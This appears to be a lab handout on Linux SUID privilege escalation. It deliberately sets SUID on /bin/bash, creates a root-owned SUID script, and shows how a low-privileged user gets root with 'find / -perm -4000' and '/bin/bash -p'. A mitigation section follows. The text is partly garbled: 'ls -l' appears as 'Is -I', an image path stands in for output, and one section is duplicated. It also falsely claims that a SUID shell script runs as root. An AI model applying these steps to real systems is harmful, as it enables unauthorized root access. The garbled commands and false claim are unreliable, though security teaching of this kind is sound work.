POCTASK 4

Understanding SUID:

SUID (Set User ID) is a special permission in Linux that allows a file to be executed with permissions of its owner (usually root) rather than the user executing it. If misconfigured, this can allow privilege escalation.

Checking if a binary has SUID enabled:

To check if a binary has SUID enabled, execute this command:

Is -I /bin/bash

• Expected output (if SUID is set):

If SUID is set, the output will show an **s** in the permissions:

-rwsr-xr-x 1 root root 1183448 Feb 11 10:32 /bin/bash

Setup: Creating a Vulnerable Environment

We will intentionally set up a misconfigured SUID binary and a root-owned script to demonstrate privilege escalation.

• Enable SUID on /bin/bash (Insecure!)

To enable SUID on /bin/bash, execute this command (Insecure!):

sudo chmod u+s /bin/bash

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Verify it:

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Now, any user who executes /bin/bash -p will inherit root privileges.

Create a Root-Owned SUID Script (Insecure!)

create a **root-owned SUID script**, execute the following commands:

sudo touch /root/root_script.sh

sudo echo -e '#!/bin/bash\necho "Root command executed"' | sudo tee /root/root_script.sh

sudo chmod 4755 /root/root_script.sh

• Verify:

ls -l /root/root_script.sh

• Expected output:

-rwsr-xr-x 1 root root 44 Mar 11 12:00 /root/root_script.sh

• Exploit: Privilege Escalation:

Now, let's use a **low-privileged user** to escalate privileges.

• Find SUID Binaries

find / -perm -4000 2>/dev/null

This lists all binaries with the SUID bit set.

Exploit the Misconfigured SUID Bash

As a normal user, execute:

/bin/bash -p

Since /bin/bash has the SUID bit set, it runs with root privileges.

Verify root access:

whoami

Expected output:


root

• Exploit the SUID Script:

Another way to exploit SUID misconfigurations is via a root-owned script. Try running:

/root/root_script.sh

If accessible, it runs with root privileges due to the SUID bit.



• Exploit: Privilege Escalation

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• Try running:

/root/root_script.sh

If accessible, it runs with **root privileges** due to the SUID bit.

• Mitigation: Securing the System

Remove SUID from /bin/bash:

sudo chmod -s /bin/bash

Verify:

Is -I /bin/bash

Expected output:

-rwxr-xr-x 1 root root 1183448 Feb 11 10:32

/bin/bash The **SUID** bit is removed.

• Secure the Root-Owned Script

sudo chmod 700 /root/root_script.sh

This ensures only root can execute it.

Verify:

ls -l /root/root_script.sh

• Expected output:

-rwx 1 root root 44 Mar 11 12:00 /root/root_script.sh

Use Sudo Instead

Instead of setting SUID, use sudo with **restricted permissions**:

sudo visudo

Add:

user ALL=(ALL:ALL) /path/to/safe/script.sh

This allows the user to execute only **specific commands** with sudo.